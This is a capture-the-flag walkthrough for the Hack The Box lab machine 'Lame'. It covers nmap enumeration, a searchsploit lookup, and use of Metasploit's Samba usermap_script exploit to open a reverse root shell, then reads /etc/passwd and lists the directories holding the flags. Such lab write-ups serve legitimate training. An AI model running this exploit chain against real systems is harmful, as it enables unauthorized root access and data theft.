lame.htb

Introduction

Name : Lame
Difficulty : Easy
Released Date : 2017/03/14

Initial Information

IP: 10.10.10.3

```

```

Enumeration

We firstly scan open ports on the box with NMAP

language-sh

```sh
nmap -sV -sC 10.10.10.3 -O -v
```

This command can scan open ports, the version of active services & OS detection

language-nmap

```nmap
Nmap scan report for 10.10.10.3
Host is up (0.067s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.71
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

```
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (90%), Arris TG862G/CT
cable modem (90%), Dell Integrated Remote Access Controller (iDRAC6) (90%),
Linux 2.4.21 - 2.4.31 (likely embedded) (90%), Linux 2.4.7 (90%), Linux
2.6.23 (90%), Linux 2.6.8 - 2.6.30 (90%), Dell iDRAC 6 remote access
controller (Linux 2.6) (90%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro
245 or 6556 printer (88%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or
Xerox WorkCentre Pro 265 printer (88%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.147 days (since Tue Jul 16 06:07:44 2024)
TCP Sequence Prediction: Difficulty=206 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-07-16T03:39:05-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h00m27s, deviation: 2h49m44s, median: 25s

NSE: Script Post-scanning.
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.13 seconds
           Raw packets sent: 2073 (94.800KB) | Rcvd: 31 (2.024KB)
```

We have 2 open ports, it's a NETBIOS / Samba service. We have also the version associated.

We search a potential vulnerability on Samba 3.0.20 with searchsploit or Google


```language-sh
searchsploit samba 3.0.2
```

We got interesting exploit to gain access to the machine, that can be exploit with `Metasploit`

```

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution
(Metasploit)| unix/remote/16320.rb
```

Exploitation

We launch `msfconsole` and search the exploit




```
msf6 > search samba 3.0.2

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   1   exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   2     \_ target: Linux vsyscall                          .                .          .      .
   3     \_ target: Linux Heap Brute Force (Debian/Ubuntu)  .                .          .      .
   4     \_ target: Linux Heap Brute Force (Gentoo)         .                .          .      .
   5     \_ target: Linux Heap Brute Force (Mandriva)       .                .          .      .
   6     \_ target: Linux Heap Brute Force (RHEL/CentOS)    .                .          .      .
   7     \_ target: Linux Heap Brute Force (SUSE)           .                .          .      .
   8     \_ target: Linux Heap Brute Force (Slackware)      .                .          .      .
   9     \_ target: Linux Heap Brute Force (OpenWRT MIPS)   .                .          .      .
   10    \_ target: DEBUG                                   .                .          .      .
   11  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   12    \_ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24  .                .          .      .
   13    \_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24 .               .          .      .
   14    \_ target: DEBUG                                   .                .          .      .


Interact with a module by name or index. For example info 14, use 14 or use exploit/solaris/samba/lsa_transnames_heap
After interacting with a module you can manually set a TARGET with set TARGET 'DEBUG'

msf6 > use 0
```

Fill LHOST, LOPORT & RHOST


```language-sh
msf6 exploit(multi/samba/usermap_script) > exploit
```

Boup, we got shell with root privileges




```
[*] Started reverse TCP handler on 10.10.16.71:4444
[*] Command shell session 1 opened (10.10.16.71:4444 → 10.10.10.3:58085) at 2024-07-16 09:53:47 +0200

id
uid=0(root) gid=0(root)
whoami
root
```

We can find the user in passwd named `makis`




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
makis:x:1003:1003::/home/makis:/bin/sh
```

In /home/makis, we got the user flag



```
ls -lah /home/makis
total 28K
drwxr-xr-x 2 makis makis 4.0K Mar 14  2017 .
drwxr-xr-x 6 root  root  4.0K Mar 14  2017 ..
-rw------- 1 makis makis 1.2K Jul 16 01:18 .bash_history
-rw-r--r-- 1 makis makis  220 Mar 14  2017 .bash_logout
-rw-r--r-- 1 makis makis 2.9K Mar 14  2017 .bashrc
-rw-r--r-- 1 makis makis  586 Mar 14  2017 .profile
-rw-r--r-- 1 makis makis    0 Mar 14  2017 .sudo_as_admin_successful
-rw-r--r-- 1 makis makis   33 Jul 16 00:03 user.txt
```

Then the root flag in root directory.



```
ls -lah /root
total 80K
drwxr-xr-x 13 root root 4.0K Jul 16 00:03 .
drwxr-xr-x 21 root root 4.0K Oct 31  2020 ..
-rw-------  1 root root  373 Jul 16 00:03 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history -> /dev/null
-rw-r--r--  1 root root 2.2K Oct 20  2007 .bashrc
drwx------  3 root root 4.0K May 20  2012 .config
drwx------  2 root root 4.0K May 20  2012 .filezilla
drwxr-xr-x  5 root root 4.0K Jul 16 00:03 .fluxbox
drwx------  2 root root 4.0K May 20  2012 .gconf
drwx------  2 root root 4.0K May 20  2012 .gconfd
drwxr-xr-x  2 root root 4.0K May 20  2012 .gstreamer-0.10
drwx------  4 root root 4.0K May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4.0K May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4.0K May 20  2012 .ssh
drwx------  2 root root 4.0K Jul 16 00:03 .vnc
drwxr-xr-x  2 root root 4.0K May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-------  1 root root   33 Jul 16 00:03 root.txt
-rw-r--r--  1 root root  118 Jul 16 00:03 vnc.log
```